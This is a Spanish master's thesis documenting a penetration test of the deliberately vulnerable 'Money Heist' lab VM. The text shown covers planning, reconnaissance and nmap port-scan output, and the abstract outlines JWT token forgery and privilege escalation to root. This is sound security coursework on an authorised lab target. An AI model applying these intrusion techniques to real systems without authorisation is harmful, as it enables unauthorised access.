



Business School

MÁSTER EN CIBERSEGURIDAD MODALIDAD ONLINE

AUDITORÍA INFORMATICA A SISTEMAS CON APLICACIONES WEB CREADAS EN NODE.JS

TFM elaborado por: Christopher Ortiz Pincay

Tutor/a de TFM: Raimundo Alcázar Quesada

Guayaquil, 9 de noviembre del 2020

Resumen

Este trabajo tiene como finalidad demostrar el nivel de seguridad de una empresa en sus aplicaciones web mediante una auditoría siguiendo las distintas fases de un pentest y de esta manera identificar fallos en el sistema que permitan que un atacante obtenga acceso y pueda realizar daño a la organización.

Por otro lado, se busca demostrar que no siempre las implementaciones de las nuevas tecnologías en un sistema en producción son las más recomendables cuando no consideran los riesgos en ciberseguridad que implica esta adopción.

En el análisis se encontró que la aplicación web analizada utilizaba una implementación insegura de Json Web Tokens que permitía a un atacante alterar el comportamiento del token de sesión, volver a firmarlo e ingresar como usuario admin. Con esta nueva cookie se modificaba la cookie almacenada en la sesión y se logró obtener una flag que permitía ingresar mediante SSH al sistema.

Una vez dentro de la máquina se obtuvo información de los usuarios que tenían acceso y se procedió a la búsqueda de las flags para obtener el mensaje final. Además, se demostró que existía una mala práctica de los usuarios al almacenar contraseñas en archivos de texto que permiten ingresar con otro usuario que tenía mayores privilegios y que finalmente puedan acceder como root.

Palabras clave

Json Web Tokens (JWT): Es un tipo de token utilizado para manejar la información del lado del cliente sin necesidad de usar una base de datos.

Auditoría de caja blanca: Se le conoce como caja blanca a la auditoría donde se tiene más información a la mano para realizar la auditoría como puede ser acceso a las máquinas a auditar, información privilegiada de usuarios y claves, entre otros.

Auditoría de caja negra: Se le conoce como caja negra a la auditoría donde se desconoce mucha información respecto al objetivo a analizar. En este tipo de análisis el auditor debe buscar las fuentes de información por sí mismo. Normalmente solo se le provee de la IP a analizar.

Cookie: Es un método para identificar a los usuarios en un sitio web, también permiten recopilar cierta información que permite mejorar los historiales de búsquedas y preferencias.

SSH: Es un protocolo que permite la autenticación a un sistema mediante encriptación.

OWASP: Es un Proyecto de código abierto que se dedica a hacer estudios en ámbitos de seguridad web, móvil entre otros. Además de crear el OWASP TOP 10 de vulnerabilidades web.

Node.js: Es un framework basado en Javascript, se caracteriza por su fácil implementación y rapidez en manejar múltiples sesiones.

TTL: Time to Live indica por cuantos nodos debe pasar un paquete antes de que un paquete sea descartado.

Nmap: Es una herramienta que permite analizar los puertos activos en un sistema.

HTTP: Es un protocolo de transferencia de hipertexto, es considerado como inseguro ya que los datos se envían por texto plano.

HTTPS: Es la versión más segura de HTTP.

BrowserSync: Es una herramienta de software libre que permite que los cambios en el código se actualicen de forma automática en la página web.

Nikto: Es una herramienta que permite identificar vulnerabilidades en los sistemas analizados, también puede detectar CVE o fallos de configuración comunes.

Wfuzz: Es una herramienta que permite hacer fuzzing de directorios en aplicaciones web.

Crackear: Este término es utilizado comúnmente cuando se trata de averiguar contraseñas que están cifradas.

Fuzzing: Este término consiste en enumerar o buscar directorios dentro de una aplicación web y de esta manera conseguir más información que permite avanzar a la siguiente fase del pentest.

Proxy: Es un servidor, herramienta o dispositivo que se pone entre la aplicación web y otro servidor, en este análisis el proxy es una herramienta como Burp Suite y OWASP ZAP.

Burp Suite: Es un proxy que permite capturar las peticiones que pasan a través de un sitio web, interceptarlas, modificarlas o descubrir vulnerabilidades. Algunas de las opciones que tiene disponible son Repeater, Decoder, Intruder, Comparer.

OWASP ZAP: Es otra alternativa de proxy que permite realizar auditorías web, la ventaja sobre Burp Suite es que cuenta con un Scanner de vulnerabilidades de manera gratuita.

John The Ripper: Es una herramienta que permite obtener claves de diferentes hashes mediante el uso de diccionarios.

CVE: Common Vulnerabilities and Exposure es una lista de los fallos reportados en distintos sistemas operativos.

Agradecimientos

Un agradecimiento especial a mis amigos Rodrigo, Erick y Mayken por su paciencia y motivación que me han dado en el transcurso de la carrera. A mi madre por ser una constante inspiración en cada paso a que doy y por demostrarme que el esfuerzo es recompensado.

A mi padre por ayudarme a conocer este mundo fascinante que es la ciberseguridad. También agradecer a mi tutor de proyecto, Raimundo Alcázar Tejada por su apoyo en el desarrollo de este trabajo y a IMF Business School por darme la posibilidad de crecer profesionalmente.

Índice General

1.	Introducción.....	1
2.	Primera Fase: Planificación.....	2
2.1	Objetivos.....	2
2.2	Metodología.....	2
2.3	Infraestructura por utilizar.....	3
2.4	Alcance del proyecto.....	3
2.5	Innovación procedente del proyecto.....	4
3.	Segunda Fase: Reconocimiento	4
3.1	Reconocimiento Pasivo	4
3.2	Identificación del sistema operativo de la máquina objetivo	5
4.	Tercera Fase: Escaneo.....	6
4.1	SSH.....	9
4.2	DNS	10
4.3	HTTP	10
4.4	Node.js	11
4.5	Identificación del Entorno.....	12
4.6	Enumeración de directorios.....	15
4.7	Análisis de vulnerabilidades con Escáner Web usando OWASP ZAP	17
4.8	Ejecución de la auditoría	23
4.8.1	Prueba de registro de usuario	24
4.8.2	Validar el proceso de registro	28
4.8.3	Pruebas de enumeración de cuentas y adivinanza de cuentas de usuario	30
4.8.4	Prueba del transporte de credenciales en canal encriptado	34
4.8.5	Pruebas para mecanismos de bloqueo	36
4.8.6	Pruebas para evadir mecanismos de autenticación (SQL Injection)	36
4.8.7	Pruebas de gestión de sesión.	38
5.	Cuarta Fase: Explotación	40
6.	Quinta Fase: Post Explotación y Escalación de Privilegios.....	49
7.	Sexta Fase: Análisis y Conclusiones.....	55
8.	Séptima Fase: Informe Ejecutivo.....	57
	Bibliografía.....	60
	Anexos.....	61

Índice de Figuras

Figura 3.1 Descripción en Vulnhub de la máquina vulnerable	4
Figura 3.2: IP de la máquina Objetivo	6
Figura 3.3: TTL en sistemas Linux.....	6
Figura 4.1: Primeros tres puertos detectados con nmap	7
Figura 4.2: Mas detalles del puerto 80.....	8
Figura 4.3: Últimos dos puertos detectados	9
Figura 4.4: Pantalla Principal puerto 80	12
Figura 4.5: Código fuente con información adicional sobre el formulario	12
Figura 4.6: Sesión de Login en el puerto 80	13
Figura 4.7: Formulario de Registro en el puerto 80	13
Figura 4.8: Ejecución del puerto 3000 en el navegador	14
Figura 4.9: Headers asociados al puerto 3000	14
Figura 4.10: Puerto 3001 BrowserSync.....	15
Figura 4.11: Directorios encontrados para el puerto 80	15
Figura 4.12: Directorios encontrados en el puerto 3000	16
Figura 4.13: vulnerabilidades de tipo informativo encontradas con Nikto	16
Figura 4.14 Escáner automatizado de OWASP ZAP	17
Figura 4.15 Alertas detectadas por el escaner de OWASP ZAP	17
Figura 4.16 Código HTML en respuesta de la alerta.....	18
Figura 4.17 CSP Scanner: Wildcard Directive Alert.....	18
Figura 4.18 X-Frame-Options Header detectado en OWASP ZAP	19
Figura 4.19 Absence of Anti-CSRF Tokens detectada por OWASP ZAP	19
Figura 4.20 URLs detectadas por OWASP ZAP que podían ser vulnerables a CSRF por falta de los tokens.	20
Figura 4.21 Web Browser XSS Protection Not enabled detectado por ZAP	20
Figura 4.22 Urls vulnerables a XSS detectadas por ZAP	20
Figura 4.23 X-Content-Type-Options Header missing detectado por ZAP	21
Figura 4.24 Information Disclosure – Sensitive Information in URL detectado por ZAP.....	21
Figura 4.25 Intento de acceso a sesión usando parámetros via GET de una cuenta y una clave registrada sin éxito.	22
Figura 4.26 Information Disclosure – Suspicious Comments detectado por ZAP.....	22
Figura 4.27 Librerías utilizadas en la aplicación con comentarios.	22
Figura 4.28 Timestamp Disclosure – Unix detectado por ZAP.....	23
Figura 4.29 Controles aplicados al formulario.	24
Figura 4.30 Registro del usuario name.....	25
Figura 4.31 Registro satisfactorio del usuario name	25
Figura 4.32 Registro del mismo usuario, pero con cuenta diferente.	26
Figura 4.33 Error al crear otra cuenta con el mismo usuario, pero con cuenta diferente.....	26
Figura 4.34 Registro satisfactorio del mismo usuario, pero con correo diferente	26
Figura 4.35 Pantalla principal al acceder con un usuario recién creado	27

Figura 4.36 Petición interceptado por Burp Suite para el email name1@test.com	28
Figura 4.37 Error mostrado al intentar crear nuevamente con el email name1@test.com.....	29
Figura 4.38 Modificación del email anterior por name2@test.com	29
Figura 4.39 Respuesta satisfactoria luego de la modificación del email.	30
Figura 4.40 Uso del Intruder de Burp Suite.	30
Figura 4.41 Payload para el usuario Primera Prueba	31
Figura 4.42 Payload para la clave Primera Prueba	31
Figura 4.43 Resultados de la primera prueba.	32
Figura 4.44 Diccionario fasttrack.txt utilizado para la segunda prueba	32
Figura 4.45 Resultados de la segunda prueba.....	33
Figura 4.46 Diccionario de las 100000 claves más comunes para la tercera prueba.....	33
Figura 4. 47 Resultados de la tercera prueba.....	34
Figura 4.48 Datos del formulario de registro en texto plano	35
Figura 4.49 Datos del Login en texto plano.....	35
Figura 4.50 Diccionario con payloads más comunes para inyección SQL.....	37
Figura 4. 51 Sin respuesta alguna sobre los payloads válidos para inyección SQL	37
Figura 4.52 Nuevo usuario creado	38
Figura 4.53 Ventana principal al ingresar con usuario valido.....	38
Figura 4.54 Perfil del usuario.	39
Figura 4.55 Json Web Token utilizado durante el ingreso a la plataforma con un usuario valido.....	39
Figura 5.1 Exploits de Node.js encontrados con searchsploit	41
Figura 5.2 Extension JSON Web Tokens en la BApp Store.....	41
Figura 5.3 Características encontradas en la extensión JSON Web Tokens	42
Figura 5.4 Visualización de los parámetros del Json Web Token.	42
Figura 5.5 Crack de la key que forma parte de la cookie JWT	43
Figura 5.6 Validación de la key crackeada con la extensión JSON Web Token.....	43
Figura 5.7 Cookie de sesión sin modificar	44
Figura 5.8 Respuesta al envío de la petición de la Cookie.....	44
Figura 5.9 Modificación de los encabezados de la petición GET	44
Figura 5.10 Respuesta a la petición modificada parte uno.	45
Figura 5.11 Respuesta de la petición modificada parte 2	45
Figura 5.12 Respuesta de la petición modificada parte 3	46
Figura 5.14 Nueva cookie JWT obtenida por los cambios realizados por la extensión.	46
Figura 5.15 Historial HTTP donde se muestra que Browsersync redirecciona y crea nuevas cookies.....	47
Figura 5.16 Modificación de la cookie dentro de una sesión con usuario valido.	48
Figura 5.17 Cambio guardado en el Storage de Cookies en Firefox de la sesión activa.	48
Figura 5.18 Flag obtenida luego de modificar la cookie con usuario admin.	49
Figura 6.1 Ingreso exitoso con credenciales encontradas en la flag.	49
Figura 6. 2 Primera flag encontrada.....	49
Figura 6.3 Servidor de Archivos Temporal SimpleHTTPServer máquina atacante.	50
Figura 6.4 Transferencia del script exitosamente.	50
Figura 6.5 Sistema Operativo Ubuntu 16.04 Xenial	50

Figura 6.6 Archivos interesantes dentro de otros directorios	51
Figura 6.7 Información relacionada a MongoDB Shell.....	51
Figura 6.8 Software Relevante encontrado.....	51
Figura 6. 9 Usuarios encontrados dentro de la aplicación.	52
Figura 6.10 Acceso al usuario berlin y professor	52
Figura 6.11 Archivos encontrados dentro del usuario professor	53
Figura 6.12 Permisos para ejecutar todos los comandos con el usuario professor.....	53
Figura 6.13 Modificación de los permisos para el usuario professor.	54
Figura 6.14 Escalación de Privilegios a usuario root	54
Figura 6.15 Usuario Root Obtenido.	54
Figura 6.16 Segunda Flag encontrada.	54
Figura 6.17 Tercera Flag encontrada.....	55
Figura 6.18 Cuarta Flag.	55
 Figura 7.1 Calificación para las vulnerabilidades encontradas.	 56
 Figura 8. 1 Sumario de las vulnerabilidades encontradas durante la auditoría.	 59

1. Introducción

A raíz de la pandemia del COVID-19 el teletrabajo incremento exponencialmente como medida alternativa para permitir a las empresas no detener sus funciones. Es así como en Ecuador según el diario El Universo en marzo del 2020, a inicios de la pandemia, se contabilizaban 13000 personas y hasta el 1 de octubre de este año 439537 teletrabajadores.

La adopción del teletrabajo fue un cambio brusco a la manera tradicional como se venían llevando las cosas en el país, si bien las empresas de tecnología tuvieron una transición más llevadera y estaban más preparadas, la gran mayoría no lo estaba y esto produjo que las implementaciones en el teletrabajo se hicieran de forma descuidada y apresurada sin considerar los riesgos en ciberseguridad que esto conlleva.

Como una medida de corrección o prevención de estos fallos se realiza una auditoría informática o pentest. El pentest es una evaluación del nivel de seguridad que tiene una empresa, este proceso se lleva en etapas, una vez que las vulnerabilidades han sido encontradas se sugiere al cliente formas de remediarlos y de esta manera evitar ser víctimas de ciberataques.

En el presente caso de estudio se plantea un esquema donde una empresa ficticia A crea una aplicación web con Node.js que por su despliegue rápido y sencillo parece ser la solución más apropiada. En muchos casos la adopción rápida de las tecnologías emergentes, sin haberlas evaluado apropiadamente provocan brechas en los sistemas de seguridad.

La empresa A crea una página simple que permite iniciar sesión a sus colaboradores y recibir mensajes, esta implementación se ha realizado sin tener en cuenta los riesgos en seguridad utilizando un entorno HTTP y que además no endurece sus políticas para evitar que el token de sesión sea modificado.

2. Primera Fase: Planificación

2.1 Objetivos

Como primer objetivo se busca emplear la metodología aprendida durante el módulo Hacking Ético para realizar una auditoría informática a una empresa ficticia con la finalidad de obtener información, identificar los servicios, usuarios, claves, versiones del sistema y analizarlos para de esta manera comprobar si la empresa tiene un nivel de seguridad lo suficientemente robusto como para evitar los ciberataques más comunes.

El segundo objetivo consiste en la elaborar los reportes, donde en el caso del reporte técnico se detallan todos los procedimientos, métodos, vulnerabilidades encontradas y herramientas utilizadas que servirán como base de conocimiento para el departamento IT o al sector encargado de la infraestructura. En el caso del reporte ejecutivo se detallan los hallazgos más relevantes empleando un lenguaje menos técnico y que el personal administrativo o los C-level comprendan en qué manera estas vulnerabilidades afectan a la continuidad del negocio.

2.2 Metodología

En el siguiente estudio de caso se plantea un esquema donde se analiza una infraestructura vulnerable en la máquina ‘Money Heist’ que hace referencia a la serie ‘La Casa de Papel’ , como primer paso se realizará la fase de preparación donde se buscará información relacionada al nombre de la máquina, usuarios, credenciales entre otros, luego se hará el reconocimiento y escaneo de puertos para conocer a grandes rasgos que servicios se ejecutan en el sistema, enumerar posibles directorios que se encuentren en el sistema que podrían contener información valiosa para avanzar a la siguiente etapa.

En la fase de explotación se utilizará toda la información obtenida en las fases anteriores sobre versiones, configuraciones inseguras que permitan realizar la explotación de la máquina y ganar acceso, luego una vez dentro de la máquina se buscará escalar privilegios para tener control total de la máquina Heist y encontrar el mensaje oculto que detalla información sobre el robo al banco que planean el profesor y su equipo.

Luego de pasar por todas estas fases se realiza un escaneo de las vulnerabilidades encontradas usando OWASP ZAP y de esta forma comprobar su criticidad. En cuanto al puntaje que se les asigna a los hallazgos se usará la metodología NIST en su versión 3.0 y finalmente redactar el informe ejecutivo detallando los resultados obtenidos y las recomendaciones que se deben hacer en el sistema para evitar este tipo de ataques.

2.3 Infraestructura por utilizar.

En este trabajo se realizará una auditoría informática utilizando un entorno virtualizado que simulará el procedimiento que se haría en una empresa real que utiliza una aplicación web, estos servicios serán analizados por una persona que puede ser ajena o parte de la empresa para llevar un registro del nivel de exposición y evaluar si son accesibles por terceras personas.

El esquema utilizado comprende las siguientes máquinas virtuales: ‘Money Heist’, máquina representativa de la empresa a auditar y Kali Linux máquina utilizada por el auditor. ‘Money Heist’ se obtiene de Vulnhub y Kali Linux de un repositorio de máquinas virtuales de Offensive Security.

El software utilizado para virtualización es Virtualbox teniendo en consideración la recomendación de la máquina vulnerable indicando que era más compatible con Virtualbox que con VmWare, por esta razón también se opta por una máquina Kali Linux creada específicamente para funcionar con este software.

Una vez descargadas e instaladas, se configura la red de ambas máquinas usando el modo NAT Bridge, esta configuración permite crear una red interna y dotar a más de una máquina virtual de internet. Con esta última configuración las máquinas ya estarían en la misma red y listas para iniciar la auditoría.

2.4 Alcance del proyecto

En esta auditoría se analizará únicamente la IP 10.0.2.4 correspondiente a la máquina vulnerable, esta máquina ejecuta una aplicación web configurada en Node.js además de otros servicios como DNS y SSH. El análisis estará enfocado a la auditoría de aplicaciones web usando la metodología

OWASP y de esta manera medir el nivel de seguridad. Aunque se trate de un entorno simulado se abordará como si fuera una empresa real, considerando esto no se realizarán ataques de denegación de servicio en su infraestructura ni se hará pruebas de phishing e ingeniería social sin la autorización del cliente.

2.5 Innovación procedente del proyecto

En sistemas tradicionales normalmente se utilizaría una base de datos para almacenar los registros de usuario y clave de cada uno de los clientes, en esta máquina se realiza una implementación de node.js para el tratamiento de sesiones. Node.js difiere del método tradicional porque la autenticación se hace directamente del lado del servidor permitiendo ahorrar tiempo y optimizando el funcionamiento de la aplicación.

Comúnmente utiliza Json Web Tokens (JWT) para el manejo de las sesiones, esta es una librería que se puede instalarse usando npm. El despliegue de JWT en aplicaciones web facilita en gran medida una comunicación rápida con el servidor. Sin embargo, debido a su facilidad algunos desarrolladores en ocasiones omiten ciertas configuraciones en la seguridad que hacen posible que terceras personas puedan manipular el token y autenticarse como otro usuario.

3. Segunda Fase: Reconocimiento

3.1 Reconocimiento Pasivo

La primera etapa consiste en la enumeración, en esta etapa se busca obtener la mayor cantidad de información posible que permita abordar la máquina de mejor manera. En la descripción de la máquina virtual había un mensaje, este puede ser una pista sobre el contenido de la máquina.

Description

Back to the Top

"The Professor" has a plan to pull off the biggest heist in recorded history -- to print billions of Flags . To help him carry out the ambitious plan, he recruits eight people with certain abilities and who have nothing to lose.

Difficulty of VM :- Medium.

This works better with Virtualbox rather than VMware

Figura 3.1 Descripción en Vulnhub de la máquina vulnerable

El nombre de la máquina vulnerable es ‘Money Heist’ haciendo una búsqueda en Google entre los resultados se muestra que este es el nombre usado en la versión en inglés de la serie ‘La casa de papel’, esta es una serie policial donde el líder “El profesor” junto a los demás integrantes buscan cometer el mayor robo de la historia a la fábrica nacional de la moneda, encerrarse en el lugar, tomar a todos los rehenes y durante varios días dedicarse a imprimir billetes. La primera pista es el nombre de la máquina virtual.

La segunda pista, también da a entender que se trata de dicha serie por los personajes donde el líder es “The Professor” o el profesor, recluta a 8 personas con ciertas habilidades y que no tienen nada que perder, esto hace referencia a los 8 integrantes del grupo.

- Berlin
- Tokio
- Denver
- Nairobi
- Rio
- Moscu
- Oslo
- Helsinki

Estos nombres podrían ser usados para posteriores ataques de fuerza bruta si existiese alguna sesión de login o ser parte de los usuarios que cuentan con credenciales SSH. En base a la información proporcionada en la descripción se puede deducir que es una máquina basada en la serie ‘La casa de papel’ cuyo propósito está relacionado con la temática de la serie y como se desarrolla el plan para asestar el golpe a la casa de la moneda.

3.2 Identificación del sistema operativo de la máquina objetivo

Antes de comenzar el análisis hay que identificar cual es la IP de la máquina objetivo, en ciertas circunstancias como en el caso de una auditoría de caja blanca se dispone de toda la información necesaria para ingresar a las máquinas, estas pueden ser la IP, el usuario, clave, entre otros datos que pueden ser de utilidad y facilitan en gran medida el análisis al momento de realizar la auditoría.

Sin embargo, este no es el caso porque se desconoce la IP, esto correspondería a una auditoría de caja gris o de caja negra. La IP se puede encontrar utilizando el comando arp-scan en la máquina Kali Linux, este comando permite obtener un listado de las IPs que se encuentran en la misma red que la máquina atacante.

```
root@kali:/home/kali# arp-scan 10.0.2.0/24
Interface: eth0, type: EN10MB, MAC: 08:00:27:5c:65:26, IPv4: 10.0.2.15
Starting arp-scan 1.9.7 with 256 hosts (https://github.com/royhills/arp-scan)
10.0.2.1      52:54:00:12:35:00      QEMU
10.0.2.2      52:54:00:12:35:00      QEMU
10.0.2.3      08:00:27:aa:80:14      PCS Systemtechnik GmbH
10.0.2.4      08:00:27:f7:49:1f      PCS Systemtechnik GmbH
```

Figura 3.2: IP de la máquina Objetivo

Una forma de identificar qué sistema operativo se ejecuta es comprobando el valor del ttl cuando se hace ping a la máquina objetivo, si el valor es 64 o menor generalmente se trata de un sistema Linux caso contrario si el valor ttl es 128 corresponde a Windows.

```
root@kali:/home/kali# ping 10.0.2.4
PING 10.0.2.4 (10.0.2.4) 56(84) bytes of data.
64 bytes from 10.0.2.4: icmp_seq=1 ttl=64 time=0.775 ms
64 bytes from 10.0.2.4: icmp_seq=2 ttl=64 time=0.851 ms
64 bytes from 10.0.2.4: icmp_seq=3 ttl=64 time=0.906 ms
64 bytes from 10.0.2.4: icmp_seq=4 ttl=64 time=0.829 ms
64 bytes from 10.0.2.4: icmp_seq=5 ttl=64 time=0.858 ms
^C
--- 10.0.2.4 ping statistics ---
5 packets transmitted, 5 received, 0% packet loss, time 4022ms
rtt min/avg/max/mdev = 0.775/0.843/0.906/0.042 ms
```

Figura 3.3: TTL en sistemas Linux

4. Tercera Fase: Escaneo

Luego de haber obtenido la IP de la máquina objetivo se procede al escaneo de puertos, esta fase del análisis permite obtener información sobre un posible vector de entrada a la aplicación. La herramienta más común para esta fase es Nmap.

```
# Nmap 7.80 scan initiated Wed Nov  4 18:25:01 2020 as: nmap -sC -sV -o nmap 10.0.2.4
Nmap scan report for 10.0.2.4
Host is up (0.00092s latency).
Not shown: 995 closed ports
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 7.2p2 Ubuntu 4ubuntu2.10 (Ubuntu Linux; protocol 2.0)
|_ ssh-hostkey:
|   2048 8c:34:e2:5b:7f:7b:4c:63:6c:d8:03:e6:d3:3a:33:9a (RSA)
|   256 6e:34:78:f9:b5:c2:16:d6:29:dc:f5:cd:73:76:b5:25 (ECDSA)
|_  256 30:51:f3:eb:ea:0d:d8:f8:57:97:cd:e0:ea:a1:a4:cc (ED25519)
53/tcp    open  domain   ISC BIND 9.10.3-P4 (Ubuntu Linux)
|_ dns-nsid:
|   bind.version: 9.10.3-P4-Ubuntu
80/tcp    open  http
|_ fingerprint-strings:
|   FourOhFourRequest:
|     HTTP/1.1 404 Not Found
|     Content-Security-Policy: default-src 'self'
|     X-Content-Type-Options: nosniff
|     Content-Type: text/html; charset=utf-8
|     Content-Length: 174
|     Date: Wed, 04 Nov 2020 23:25:12 GMT
|     Connection: close
|     <!DOCTYPE html>
|     <html lang="en">
|     <head>
|       <meta charset="utf-8">
|       <title>Error</title>
|     </head>
|     <body>
|       <pre>Cannot GET /nice%20ports%2C/Tri%6Eity.txt%2ebak</pre>
|     </body>
|     </html>
```

Figura 4.1: Primeros tres puertos detectados con nmap

En esta imagen se puede observar los primeros tres puertos abiertos, que corresponden al puerto 22, 53 y 80 siendo estos SSH, DNS y HTTP respectivamente. En el caso del puerto 22 se puede observar que corresponde a la versión **OpenSSH 7.2p2 Ubuntu 4ubuntu2.10**, esto reafirma que la máquina auditada corresponde a un sistema Linux. En el caso del puerto 53, la versión que se está utilizando es ISC BIND 9.10.3-P4-Ubuntu, en el caso del puerto 80 nmap no pudo detectar que versión estaba ejecutándose en el sistema, pero si se obtuvo varios strings que parecen ser peticiones que se han realizado.


```
</body>
</html>
GetRequest:
HTTP/1.1 200 OK
Accept-Ranges: bytes
Cache-Control: public, max-age=0
Last-Modified: Fri, 09 Oct 2020 08:29:01 GMT
ETag: W/"1f98-1750c7a44f5"
Content-Type: text/html; charset=UTF-8
Content-Length: 8088
Date: Wed, 04 Nov 2020 23:25:11 GMT
Connection: close
<!DOCTYPE html>
<html ng-app="money_heist_module">
<head>
<meta charset="UTF-8">
<meta name="viewport" content="width=device-width, initial-scale=1.0">
<title>MONEY HEIST</title>
<link rel="stylesheet" type="text/css" href="node_modules/bootstrap/dist/css/boots
<link rel="stylesheet" href="https://cdnjs.cloudflare.com/ajax/libs/font-awesome/5
<link rel="stylesheet" type="text/css" href="css/index.css">
</head>
<body ng-controller="money_heist_controller as money_heist">
<div class="container-fluid">
<nav class="navbar navbar-expand-l
HTTPOptions:
HTTP/1.1 404 Not Found
Content-Security-Policy: default-src 'self'
X-Content-Type-Options: nosniff
Content-Type: text/html; charset=utf-8
Content-Length: 143
Date: Wed, 04 Nov 2020 23:25:12 GMT
Connection: close
<!DOCTYPE html>
```

Figura 4.2: Mas detalles del puerto 80

Entre los strings mostrados se pueden ver varios elementos que parecen ser parte del código fuente, se muestra que utiliza css, el plugin Font-awesome, Bootstrap, el título de la página, además de varias configuraciones. En el puerto 80 se han aplicado varias configuraciones que de una u otra manera dan una protección básica al protocolo HTTP, entre estas HTTPOptions que tiene activado el encabezado **X-Content-Type** con el valor nosniff, opción que limita la cantidad de información que puede obtenerse mediante el sniffing o escaneo de puertos. Esta puede ser la razón por la que Nmap no mostro una versión de este protocolo. Otro punto que destacar es el encabezado **Content-Security-Policy** siendo este una capa de seguridad adicional que se aplica al puerto HTTP para evitar ataques comunes de XSS e inyección de código definiendo cuales recursos de contenido son aprobados.

```
3000/tcp open  http      Node.js Express framework
|_http-title: Site doesn't have a title (application/json; charset=utf-8).
3001/tcp open  nessus?
| fingerprint-strings:
|   GetRequest:
|     HTTP/1.1 200 OK
|     Content-Type: text/html
|     Content-Encoding: gzip
|     Date: Wed, 04 Nov 2020 23:25:16 GMT
|     Connection: close
|     no~x
|     oiO_~
|     ocQ>
|_
2 services unrecognized despite returning data. If you know the service/version, please
```

Figura 4.3: Últimos dos puertos detectados

Los últimos dos puertos encontrados corresponden al puerto 3000 y 3001. El puerto 3000 es otro puerto que utiliza el protocolo HTTP mediante la implementación del framework Node.js Express, en el caso del puerto 3001 no pudo ser identificado con el escaneo de puertos, pero presumiblemente tiene que ver con algún servicio o implementación de Nessus.

Una vez identificados los puertos abiertos hay que conocer que funcionalidad tiene cada puerto y si alguno de estos puertos presenta alguna función vulnerable que se pueda aprovechar en las siguientes fases.

4.1 SSH

Es un servicio que permite el acceso remoto a recursos de la empresa, utiliza el puerto 22 por defecto, aunque se puede modificar su valor, para poder conectarse existen varias formas la más común es con usuario y clave. Como atacante esta manera es más complicada porque se necesita tanto de un usuario valido y luego usar un diccionario para intentar acceder mediante fuerza bruta con herramientas como Hydra.

ssh usuario@10.0.2.4

Otra manera de conectarse es mediante el certificado de clave privada **id_rsa** usando este método basta con obtener el usuario y el certificado para acceder a la cuenta sin necesidad de una clave. Este método es preferido por los atacantes porque como se menciona no se necesita tener la clave para ingresar, aunque no es tan común, el certificado **id_rsa** puede ser obtenido mediante fallos en la seguridad de algunos puertos como FTP o malas configuraciones en algún sistema de archivos.

ssh -i id_rsa usuario@10.0.2.4

Generalmente SSH no es uno de los puertos más utilizados para la explotación debido a que la mayor parte de los ataques son basados en fuerza bruta y existen otros puertos con más exploits que este protocolo. SSH generalmente se utiliza en la fase de post-explotación cuando ya se han obtenido el usuario y clave para luego mostrar una Shell con los archivos del sistema.

4.2 DNS

DNS corresponde al puerto 53 y corresponde a Domain Name System, este protocolo permite la resolución de nombres de las IPs en Internet. Es decir que es más fácil recordar el sitio web `www.Example.com` que la IP `10.10.95.18` cada vez que se quiera acceder al sitio. Este puerto no es tan atractivo desde el punto de vista de un atacante, existen algunos exploits mediante fuerza bruta y transferencia de zona, pero generalmente los servidores DNS están bien configurados haciendo de este ataque poco recurrente.

4.3 HTTP

El puerto 80 corresponde a HTTP, este protocolo es uno de los más usados a nivel de Internet permite que el contenido de las aplicaciones web se muestren en los navegadores. Es uno de los puertos más comunes de encontrar si la empresa auditada utiliza alguna aplicación web o algún servicio, históricamente es uno de los puertos más aprovechados por los atacantes y tiene una gran cantidad de exploits disponibles.

HTTP se diferencia de HTTPS en que la comunicación es en texto plano, desde el punto de vista de seguridad no es recomendable su uso cuando la aplicación maneja datos sensibles de clientes como puede ser usuario, contraseñas, tarjetas de crédito, historial médico entre otros que pueden vulnerar la privacidad.

Desde el punto de vista de un atacante este puerto representa un punto de entrada en muchas ocasiones, en los resultados del escaneo de puertos se suele buscar exploits para la versión expuesta como puede ser una versión antigua de Apache. Money Heist no mostro esta información en los resultados de nmap pero se puede verificar en el banner de las páginas restringidas por si se muestra aquí.

4.4 Node.js

Node.js es un framework de código abierto basado en Javascript que permite desarrollar aplicaciones rápidas y aplicaciones web escalables de alto rendimiento, puede manejar miles de conexiones simultaneas controlando bucles de eventos. Utiliza el sistema de paquetería Node Package Manager(NPM) para instalar las librerías.

Node.js es utilizado para:

- Streaming de datos.
- Aplicaciones de chat.
- Backend para redes sociales.
- Aplicaciones de una sola página.

A pesar de sus múltiples ventajas y de la facilidad de uso no se recomienda su uso cuando:

- Se utiliza una aplicación web del lado del servidor con una base de datos relacional.
- Procesos que consumen CPU intensivamente.
- Imperfecciones en las herramientas.

Cuando se ejecutan procesos con alta demanda de CPU deterioran el rendimiento y escalabilidad que provee este framework, además de ser relativamente nuevo (5 años aproximadamente) aún se presentan bugs y módulos incompletos en algunos casos. La elección de este framework debe ser fundamentada en las necesidades de los clientes luego de una debida investigación sobre sus ventajas y desventajas.

Desde el punto de vista de seguridad Node.js también tiene algunos exploits disponibles como Explotación en un bug de serialización para ejecución remota de comandos, Directory Traversal, Denegación de Servicio, Inyección de Código al debugger, Cross-Site Scripting entre otras vulnerabilidades específicas de las librerías utilizadas.

4.5 Identificación del Entorno

No existe una regla en particular al momento de analizar los puertos, pero generalmente se suele comenzar por los puertos 80 y 443 que son los que exponen la aplicación web a internet. Con esto en mente se ingresa la IP 10.0.2.4 en el navegador Firefox y se muestra el siguiente contenido.

